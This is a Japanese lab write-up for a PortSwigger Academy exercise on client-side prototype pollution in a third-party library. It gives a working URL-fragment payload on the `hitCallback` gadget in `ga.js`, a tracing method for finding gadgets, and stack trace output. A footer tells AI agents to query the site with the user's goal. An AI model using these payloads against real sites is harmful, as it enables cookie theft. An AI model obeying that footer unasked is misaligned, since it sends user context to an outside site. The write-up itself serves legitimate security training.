> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# サードパーティライブラリにおけるクライアントサイド・プロトタイプ汚染
サードパーティライブラリにおけるクライアントサイド・プロトタイプ汚染の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含
### サードパーティライブラリにおけるクライアントサイドのプロトタイプ汚染
#### ラボのコンテキスト
このラボは〜に対して脆弱です **クライアントサイドのプロトタイプ汚染を介した DOM XSS**. / ここでの特徴は、脆弱な **ガジェットがサードパーティの JavaScript ライブラリにある**、そのコードは **圧縮されている**、そのため手動解析はより複雑になる。
このラボは、実際の脆弱性から着想を得ている **PortSwigger Research**、特に Gareth Heyes による記事「Widespread prototype pollution gadgets」で **Gareth Heyes**.
最終目標:/ \*\* 実行 `alert(document.cookie)` 被害者のブラウザ\*\*で、提供されたエクスプロイトサーバーを使用して実行する。
### 推奨アプローチ: DOM Invader を使った自動攻撃
#### DOM Invader の有効化

1. 内蔵ブラウザを開いて **Burp Suite**.
* 〜を確認する **DOM Invader** 拡張機能が有効になっている。


有効化:
* **DOM Invader は ON**
* **攻撃タイプ:プロトタイプ汚染**
#### 脆弱なソースの特定

* その **DOM Invader** タブで、 **プロトタイプ汚染のソース** が自動的に検出される。
* DOM Invader は、汚染が \*\* URL フラグメント(`#`)\*\* を介して可能であり、従来の設定(`?`).
#### 自動ガジェット探索

1. 起動 **ガジェットをスキャン** DOM Invader から

サードパーティライブラリで悪用可能なガジェットが特定される。

クリックすると **エクスプロイト**、DOM Invader は次の内容で実行を確認する `alert(1)`.
#### 最終ペイロード(document.cookie)
DOM Invader により特定されたペイロード:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```
このペイロードは cookie を含むアラートを発火させる
#### 被害者へのエクスプロイトの配信
次のコードが **稼働中の**:
```javascript
```
被害者がページを読み込むと、そのブラウザで JavaScript が実行される
### 手動アプローチ(詳細な解析)

#### 従来の汚染の試み(失敗)
次のペイロードは\*\*動作しない\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
結果
```javascript
console.log({}.foo); // 未定義
```

#### URL フラグメント経由の汚染(成功)
しかし、汚染は\*\*次で機能する `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
これは、脆弱なソースが URL フラグメントを取り込んでいることを示している

#### サードパーティライブラリの解析
* 大きなファイルが読み込まれる:
/resources/js/ga.js
約3000行の圧縮コード。
* このファイルには hitCallback というコールバックが含まれており、厳密な検証なしに使われている。
### 手動でのガジェット特定
#### を使ったトレース手法 `Object.defineProperty`
どのプロパティが読み取られているかを見つけるために `Object.prototype`、次を注入する:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```

#### JavaScript 実行の停止
HTML レスポンスを傍受して、次を注入する:
```javascript
```

ブラウザは \*\* で停止する

#### 候補プロパティのテスト
未使用プロパティの例
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
興味深いトレースはない。
#### 有効なガジェットの発見: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```
結果:

* `console.trace()` は、〜からの呼び出しの連なりを示す `ga.js`
* このプロパティは適切に **読み取られ、関数として実行される**
この挙動は、〜を確認する `hitCallback` JavaScript コールバックとして呼び出される
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```

この挙動は、〜を確認する `hitCallback` JavaScript コールバックとして呼び出される
```javascript
キャッチされていない ReferenceError: polluted は定義されていません
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```
* その `hitCallback` ガジェットにより任意の \*\*JavaScript 実行\*\* が可能となり、結果として **DOM XSS**.

```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.